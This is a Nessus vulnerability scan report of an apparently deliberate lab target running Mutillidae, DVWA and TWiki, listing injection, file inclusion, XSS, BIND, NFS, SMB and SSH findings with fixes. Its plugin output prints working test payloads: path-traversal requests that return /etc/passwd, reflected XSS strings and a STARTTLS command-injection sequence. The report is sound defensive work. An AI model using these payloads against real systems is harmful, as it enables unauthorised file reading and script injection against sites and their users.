The remote web server may be prone to HTML injections.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML to be executed in a user's browser within the security context of the affected site.

The remote web server may be vulnerable to IFRAME injections or cross-site scripting attacks:

- IFRAME injections allow 'virtual defacement' that might scare or anger gullible users. Such injections are sometimes implemented for 'phishing' attacks.
- XSS are extensively tested by four other scripts.
- Some applications (e.g. web forums) authorize a subset of HTML without any ill effect. In this case, ignore this warning.

### See Also

http://www.nessus.org/u?602759bc

#### Solution

Either restrict access to the vulnerable application or contact the vendor for an update.

### Risk Factor

Medium

#### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

### References

XREF CWE:80 XREF CWE:86

### Plugin Information

Published: 2010/09/01, Modified: 2021/01/19

# Plugin Output

#### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to HTML injection :
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=%00<<<<"kvqhph%20>>>
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=.<<<"kvqhph >>>">Toggle H
ints</a><a href="./index.php?do=toggle-security&page=.<<<
"kvqhph >>>">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company CGI:
/twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template=%00<<<
<"kvqhph%20>>>
----- output -----
<html><body>
<h1>TWiki Installation Error</h1>
Template file .<<<"kvqhph >>>.tmpl not found or template directory
/var/www/twiki/templates not found.
Check the $templateDir variable in TWiki.cfg.
+ The 'page' parameter of the /mutillidae/index.php CGI:
/mutillidae/index.php?page=%00<<<<"kvqhph%20>>>
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=.<<<"kvqhph >>>">Toggle H
ints</a><a href="./index.php?do=toggle-security&page=.<<<
"kvqhph >>>">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
/mutillidae/index.php?do=toggle-hints&page=%00<<<<"kvqhph%20>>>
----- Output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=%00<<<<"kvqhph%20>>>">Togg
le Hints</a><a href="./index.php?do=toggle-security&page=%"
00<<<<"kvqhph%20>>>">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
----- [...]
```

# 42872 - CGI Generic Local File Inclusion (2nd pass)

# Synopsis

Arbitrary code may be run on this server.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a local file and disclose its contents, or even execute arbitrary code on the remote host.

### See Also

https://en.wikipedia.org/wiki/Remote\_File\_Inclusion

# Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

#### Risk Factor

Medium

#### CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

### References

XREF	CWE:73
XREF	CWE:78
XREF	CWE:98
XREF	CWE:473
XREF	CWE:632
XREF	CWE:714
XREF	CWE:727
XREF	CWE:928
XREF	CWE:929

### Plugin Information

Published: 2009/11/19, Modified: 2021/01/19

### Plugin Output

### tcp/80/www

```
----- request -----
GET /mutillidae/index.php?page=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
----- output -----
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;IMG SRC=&quot;javascript:alert(104);&quot;&
gt;) [<a href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in <b>/var/www/mutillidae/index.php</b>
on line <b>469</b><br />
<br />
<br/><b>Warning</b>: include() [<a href='function.include'>function.in [...]
----- request -----
POST /mutillidae/index.php HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Cookie: showhints=1; PHPSESSID=52929ba80425484ef9d0238f04b647b3
Content-Length: 74
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
do=toggle-hints&page=<IMG SRC="javascript:alert(104);">&username=anonymous------
----- output -----
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;IMG SRC=&quot;javascript:alert(104);&quot;&
gt;) [<a href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in <b>/var/www/mutillidae/index.php</b>
on line <b>469</b><br />
<br />
<br/><b>Warning</b>: include() [<a href='function.include'>function.in [...]
----- request -----
GET /mutillidae/?page=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4. [...]
```

# 39467 - CGI Generic Path Traversal

# Synopsis

Arbitrary files may be accessed or executed on the remote host.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings and are affected by directory traversal or local files inclusion vulnerabilities.

By leveraging this issue, an attacker may be able to read arbitrary files on the web server or execute commands.

#### See Also

https://en.wikipedia.org/wiki/Directory\_traversal

http://cwe.mitre.org/data/definitions/22.html

http://projects.webappsec.org/w/page/13246952/Path%20Traversal

http://projects.webappsec.org/w/page/13246949/Null%20Byte%20Injection

http://www.nessus.org/u?4de3840d

#### Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address path traversal flaws.

#### Risk Factor

#### Medium

### CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

#### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

### References

XREF	OWASP:OWASP-AZ-001
XREF	CWE:21
XREF	CWE:22
XREF	CWE:632
XREF	CWE:715
XREF	CWE:723

XREF CWE:813
XREF CWE:928
XREF CWE:932

# Plugin Information

Published: 2009/06/19, Modified: 2022/04/07

# Plugin Output

### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to directory traversal :
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=../../../../etc/passwd%00index.html
----- output -----
<blookquote>
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
+ The 'page' parameter of the /mutillidae/index.php CGI :
/mutillidae/index.php?page=../../../../etc/passwd%00index.ht
ml
----- output -----
<blookquote>
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

# 46195 - CGI Generic Path Traversal (extended test)

# Synopsis

Arbitrary files may be accessed or executed on the remote host.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings and are affected by directory traversal or local file inclusion vulnerabilities.

By leveraging this issue, an attacker may be able to read arbitrary files on the web server or execute commands.

#### See Also

https://en.wikipedia.org/wiki/Directory\_traversal

http://projects.webappsec.org/w/page/13246952/Path%20Traversal

http://projects.webappsec.org/w/page/13246949/Null%20Byte%20Injection

http://www.nessus.org/u?70f7aa09

#### Solution

Either restrict access to the vulnerable application or contact the vendor for an update.

# Risk Factor

Medium

#### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

### References

XREF	OWASP:OWASP-AZ-001	
XREF	CWE:21	
XREF	CWE:22	
XREF	CWE:632	
XREF	CWE:715	
XREF	CWE:723	
XREF	CWE:813	
XREF	CWE:928	
XREF	CWE:932	

### Plugin Information

### Plugin Output

### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to directory traversal (extended test) :
+ The 'page' parameter of the /mutillidae/ CGI:
/mutillidae/?page=./.././././././././etc/passwd
----- output -----
<blookquote>
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
+ The 'page' parameter of the /mutillidae/index.php {\tt CGI} :
/mutillidae/index.php?page=./.././././././././etc/passwd
----- output -----
<blookquote>
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)
http://192.168.50.101/mutillidae/?page=./.././../../././././etc/passwd
Using the POST HTTP method, Nessus found that :
+ The following resources may be vulnerable to directory traversal (extended test) :
etc/passwd&username=anonymous]
----- output -----
<blookquote>
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

# 47831 - CGI Generic XSS (comprehensive test)

# Synopsis

The remote web server is prone to cross-site scripting attacks.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings of malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site. These XSS are likely to be 'non-persistent' or 'reflected'.

### See Also

https://en.wikipedia.org/wiki/Cross\_site\_scripting#Non-persistent

http://www.nessus.org/u?ea9a0369

http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting

#### Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

### Risk Factor

Medium

#### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

### References

XREF	CWE:20	
XREF	CWE:74	
XREF	CWE:79	
XREF	CWE:80	
XREF	CWE:81	
XREF	CWE:83	
XREF	CWE:84	
XREF	CWE:85	
XREF	CWE:86	
XREF	CWE:87	
XREF	CWE:116	
XREF	CWE:442	
XREF	CWE:692	

XREF	CWE:712
XREF	CWE:722
XREF	CWE:725
XREF	CWE:751
XREF	CWE:801
XREF	CWE:811
XREF	CWE:928
XREF	CWE:931

### Plugin Information

Published: 2010/07/26, Modified: 2022/04/11

#### Plugin Output

### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to cross-site scripting (comprehensive test) :
+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company CGI:
/twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template=%FF%FE
%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%32%30%33%29%3C%2F%73%63%72%69
%70%74%3E
----- output -----
<html><body>
<h1>TWiki Installation Error</h1>
Template file ##<script>alert(203)</script>.tmpl not found or template d
/var/www/twiki/templates not found.
Check the $templateDir variable in TWiki.cfg.
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=<%00script>alert(219);</script%00>
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</t.d>
<a href="./index.php?do=toggle-hints&page=<.script>alert(219);</scri
pt.>">Toggle Hints</a><a href="./index.php?do=toggle-secur"
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)
http://192.168.50.101/mutillidae/?page=<%00script>alert(219);</script%00>
```

# 55903 - CGI Generic XSS (extended patterns)

# Synopsis

The remote web server is prone to cross-site scripting attacks.

# Description

The remote web server hosts one or more CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site. These XSS vulnerabilities are likely to be 'non-persistent' or 'reflected'.

#### See Also

https://en.wikipedia.org/wiki/Cross\_site\_scripting#Non-persistent

http://www.nessus.org/u?ea9a0369

http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting

#### Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

### Risk Factor

Medium

#### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

### References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:80
XREF	CWE:81
XREF	CWE:83
XREF	CWE:86
XREF	CWE:116
XREF	CWE:442
XREF	CWE:692
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725

XREF	CWE:751
XREF	CWE:801
XREF	CWE:811
XREF	CWE:928
XREF	CWE:931

# Plugin Information

Published: 2011/08/03, Modified: 2022/04/11

### Plugin Output

### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to cross-site scripting (extended patterns) :
+ The 'page' parameter of the /mutillidae/ CGI:
/mutillidae/?page=504%20onerror="alert(504);
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=504 onerror="alert(504);">
Toggle Hints</a><a href="./index.php?do=toggle-security&pa
ge=504 onerror="alert(504);">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
+ The 'page' parameter of the /mutillidae/index.php CGI :
/mutillidae/index.php?page=504%20onerror="alert(504);
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=504 onerror="alert(504);">
Toggle Hints</a><a href="./index.php?do=toggle-security&pa">toggle Hints</a>
ge=504 onerror="alert(504);">Toggle Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)
http://192.168.50.101/mutillidae/?page=504%20onerror="alert(504);
http://192.168.50.101/mutillidae/index.php?page=504%20onerror="alert(504);
Using the POST HTTP method, Nessus found that :
+ The following resources may be vulnerable to cross-site scripting (extended patterns) :
/mutillidae/index.php [do=toggle-hints&page=504 onerror="alert(504);]
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
```

```
<a href="./index.php?do=toggle-hints&page=504 onerror="alert(504);">
Toggle Hints</a><a href="./index.php?do=toggle-security&pa
ge=504 onerror="alert(504);">Toggle Security</a><
<td><a href="set-up-database.php">Reset DB</a><
<td><a href="set-up-database.php">Reset DB</a></d><<td><a href="./index.php?page=show-log.php" [...]</a>
```

# 39466 - CGI Generic XSS (quick test)

# Synopsis

The remote web server is prone to cross-site scripting attacks.

# Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site.

These XSS are likely to be 'non persistent' or 'reflected'.

#### See Also

https://en.wikipedia.org/wiki/Cross\_site\_scripting#Non-persistent

http://www.nessus.org/u?ea9a0369

http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting

#### Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.

#### Risk Factor

Medium

#### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

#### References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:80
XREF	CWE:81
XREF	CWE:83
XREF	CWE:86
XREF	CWE:116
XREF	CWE:442
XREF	CWE:692
XREF	CWE:712
XREF	CWE:722

XREF	CWE:725
XREF	CWE:751
XREF	CWE:801
XREF	CWE:811
XREF	CWE:928
XREF	CWE:931

### Plugin Information

Published: 2009/06/19, Modified: 2022/04/11

#### Plugin Output

### tcp/80/www

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to cross-site scripting (quick test) :
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=<IMG%20SRC="javascript:alert(104);">
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=<IMG SRC="javascript:alert
(104);">">Toggle Hints</a><a href="./index.php?do=toggle-s
ecurity&page=<IMG SRC="javascript:alert(104);">">Toggle Security</a></td
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company CGI:
/twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template="><obj
ect%20type="text/html"%20data="http://www.example.com/include.html"></ob
ject>
----- output -----
<html><bodv>
<h1>TWiki Installation Error</h1>
Template file "><object type="text/html" data="http://www.example.com/in
clude.html"></object>.tmpl not found or template directory
/var/www/twiki/templates not found.
Check the $templateDir variable in TWiki.cfg.
+ The 'page' parameter of the /mutillidae/index.php CGI:
/mutillidae/index.php?page=<IMG%20SRC="javascript:alert(104);">
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
<a href="./index.php?do=toggle-hints&page=<IMG SRC="javascript:alert
(104);">">Toggle Hints</a><a href="./index.php?do=toggle-s
ecurity&page=<IMG SRC="javascript:alert(104);">">Toggle Security</a></td
<a href="set-up-database.php">Reset DB</a>
```

```
<a href="./index.php?page=show-log.php">View Log</a>

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.50.101/mutillidae/?page=<IMG%20SRC="javascript:alert(104);">
Using the POST HTTP method, Nessus [...]
```

# 11213 - HTTP TRACE / TRACK Methods Allowed

# Synopsis

Debugging functions are enabled on the remote web server.

# Description

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

#### See Also

http://www.nessus.org/u?e979b5cb

http://www.apacheweek.com/issues/03-01-24

https://download.oracle.com/sunalerts/1000718.1.html

#### Solution

Disable these HTTP methods. Refer to the plugin output for more information.

### Risk Factor

Medium

# CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

# CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

### CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

#### References

BID	9506
BID	9561
BID	11604
BID	33374

BID 37995 CVE CVE-2003-1567 CVF CVE-2004-2320 CVE CVE-2010-0386 **XREF** CERT:288308 XRFF CERT:867593 **XREF** CWE:16 **XREF** CWE:200

### Plugin Information

Published: 2003/01/23, Modified: 2024/04/09

#### Plugin Output

### tcp/80/www

```
To disable these methods, add the following lines for each virtual
host in your configuration file :
   RewriteEngine on
   RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
   RewriteRule .* - [F]
Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2
support disabling the TRACE method natively via the 'TraceEnable'
directive.
Nessus sent the following TRACE request : \n\n
 ----\nTRACE /Nessus85617914.html HTTP/1.1
Connection: Close
Host: 192.168.50.101
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
-----\n\nand received the
following response from the remote server :\n\n------ snip
-----\nHTTP/1.1 200 OK
Date: Tue, 23 Sep 2025 22:25:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: message/http
TRACE /Nessus85617914.html HTTP/1.1
Connection: Keep-Alive
Host: 192.168.50.101
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
----\n
```

# 139915 - ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS

Synopsis
The remote name server is affected by a denial of service vulnerability.
Description
According to its self-reported version number, the installation of ISC BIND running on the remote name server is version 9.x prior to 9.11.22, 9.12.x prior to 9.16.6 or 9.17.x prior to 9.17.4. It is, therefore, affected by a denial of service (DoS) vulnerability due to an assertion failure when attempting to verify a truncated response to a TSIG-signed request. An authenticated, remote attacker can exploit this issue by sending a truncated response to a TSIG-signed request to trigger an assertion failure, causing the server to exit.
Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.
See Also
https://kb.isc.org/docs/cve-2020-8622
Solution
Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.
Risk Factor
Medium
CVSS v3.0 Base Score
6.5 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H)
CVSS v3.0 Temporal Score
5.7 (CVSS:3.0/E:U/RL:O/RC:C)
CVSS v2.0 Base Score
4.0 (CVSS2#AV:N/AC:L/Au:S/C:N/I:N/A:P)
CVSS v2.0 Temporal Score
3.0 (CVSS2#E:U/RL:OF/RC:C)
STIG Severity

# References

CVE CVE-2020-8622 XREF IAVA:2020-A-0385-S

Plugin Information

Published: 2020/08/27, Modified: 2021/06/03

Plugin Output

udp/53/dns

Installed version: 9.4.2

Fixed version : 9.11.22, 9.16.6, 9.17.4 or later

# 136808 - ISC BIND Denial of Service

Synopsis
The remote name server is affected by an assertion failure vulnerability.
Description
A denial of service (DoS) vulnerability exists in ISC BIND versions $9.11.18 / 9.11.18-S1 / 9.12.4-P2 / 9.13 / 9.14.11 / 9.15 / 9.16.2 / 9.17 / 9.17.1 and earlier. An unauthenticated, remote attacker can exploit this issue, via a specially-crafted message, to cause the service to stop responding.$
Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.
See Also
https://kb.isc.org/docs/cve-2020-8617
Solution
Upgrade to the patched release most closely related to your current version of BIND.
Risk Factor
Medium
CVSS v3.0 Base Score
5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)
CVSS v3.0 Temporal Score
5.3 (CVSS:3.0/E:P/RL:O/RC:C)
CVSS v2.0 Base Score
4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS v2.0 Temporal Score
3.4 (CVSS2#E:POC/RL:OF/RC:C)
STIG Severity
References

CVE CVE-2020-8617 XREF IAVA:2020-A-0217-S

Plugin Information

Published: 2020/05/22, Modified: 2023/03/23

Plugin Output

udp/53/dns

Installed version : 9.4.2
Fixed version : 9.11.19

# 136769 - ISC BIND Service Downgrade / Reflected DoS

Synopsis
The remote name server is affected by Service Downgrade / Reflected DoS vulnerabilities.
Description
According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.
An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.
See Also
https://kb.isc.org/docs/cve-2020-8616
Solution
Upgrade to the ISC BIND version referenced in the vendor advisory.
Risk Factor
Medium
CVSS v3.0 Base Score
8.6 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H)
CVSS v3.0 Temporal Score
7.7 (CVSS:3.0/E:P/RL:O/RC:C)
CVSS v2.0 Base Score
5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
CVSS v2.0 Temporal Score
3.9 (CVSS2#E:POC/RL:OF/RC:C)
STIG Severity
References

CVE CVE-2020-8616 XREF IAVA:2020-A-0217-S

Plugin Information

Published: 2020/05/22, Modified: 2024/03/12

Plugin Output

udp/53/dns

Installed version : 9.4.2
Fixed version : 9.11.19

# 42256 - NFS Shares World Readable

Synopsis

The remote NFS server exports world-readable shares.

Description

The remote NFS server is exporting one or more shares without restricting access (based on hostname, IP, or IP range).

See Also

http://www.tldp.org/HOWTO/NFS-HOWTO/security.html

Solution

Place the appropriate restrictions on all NFS shares.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2009/10/26, Modified: 2024/02/21

Plugin Output

tcp/2049/rpc-nfs

```
The following shares have no access restrictions :  \begin{tabular}{ll} / & \star \\ \end{tabular}
```

192.168.50.101

# 46803 - PHP expose\_php Information Disclosure

# Synopsis

The configuration of PHP on the remote host allows disclosure of sensitive information.

# Description

The PHP install on the remote server is configured in a way that allows disclosure of potentially sensitive information to an attacker through a special URL. Such a URL triggers an Easter egg built into PHP itself.

Other such Easter eggs likely exist, but Nessus has not checked for them.

### See Also

https://www.0php.com/php\_easter\_egg.php

https://seclists.org/webappsec/2004/q4/324

### Solution

In the PHP configuration file, php.ini, set the value for 'expose\_php' to 'Off' to disable this behavior. Restart the web server daemon to put this change into effect.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2010/06/03, Modified: 2022/04/11

Plugin Output

tcp/80/www

Nessus was able to verify the issue using the following URL:

http://192.168.50.101/dvwa/dvwa/includes/DBMS/DBMS.php/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000

192.168.50.101

# 57608 - SMB Signing not required

### Synopsis

Signing is not required on the remote SMB server.

# Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

#### See Also

http://www.nessus.org/u?df39b8b3

http://technet.microsoft.com/en-us/library/cc731957.aspx

http://www.nessus.org/u?74b80723

https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html

http://www.nessus.org/u?a3cac4ea

#### Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

Plugin Information

Published: 2012/01/19, Modified: 2022/10/05

Plugin Output

tcp/445/cifs

# 52611 - SMTP Service STARTTLS Plaintext Command Injection

# Synopsis

The remote mail service allows plaintext command injection while negotiating an encrypted communications channel.

### Description

The remote SMTP service contains a software flaw in its STARTTLS implementation that could allow a remote, unauthenticated attacker to inject commands during the plaintext protocol phase that will be executed during the ciphertext protocol phase.

Successful exploitation could allow an attacker to steal a victim's email or associated SASL (Simple Authentication and Security Layer) credentials.

#### See Also

https://tools.ietf.org/html/rfc2487

https://www.securityfocus.com/archive/1/516901/30/0/threaded

#### Solution

Contact the vendor to see if an update is available.

#### Risk Factor

Medium

### CVSS v2.0 Base Score

4.0 (CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:N)

# CVSS v2.0 Temporal Score

3.1 (CVSS2#E:POC/RL:OF/RC:C)

#### References

BID	46767
CVE	CVE-2011-0411
CVE	CVE-2011-1430
CVE	CVE-2011-1431
CVE	CVE-2011-1432
CVE	CVE-2011-1506
CVE	CVE-2011-2165
XREF	CERT:555316

# Plugin Information

Published: 2011/03/10, Modified: 2019/03/06

# Plugin Output

# tcp/25/smtp

```
Nessus sent the following two commands in a single packet:

STARTTLS\r\nRSET\r\n

And the server sent the following two responses:

220 2.0.0 Ready to start TLS
250 2.0.0 Ok
```

### 90317 - SSH Weak Algorithms Supported

### Synopsis

The remote SSH server is configured to allow weak encryption algorithms or no algorithm at all.

### Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

#### See Also

https://tools.ietf.org/html/rfc4253#section-6.3

#### Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

#### Risk Factor

Medium

#### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

### Plugin Information

Published: 2016/04/04, Modified: 2016/12/14

### Plugin Output

### tcp/22/ssh

```
The following weak server-to-client encryption algorithms are supported:

arcfour
arcfour128
arcfour256

The following weak client-to-server encryption algorithms are supported:

arcfour
arcfour128
arcfour128
arcfour256
```

### 51192 - SSL Certificate Cannot Be Trusted

### Synopsis

The SSL certificate for this service cannot be trusted.

### Description

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below:

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.
- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.
- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

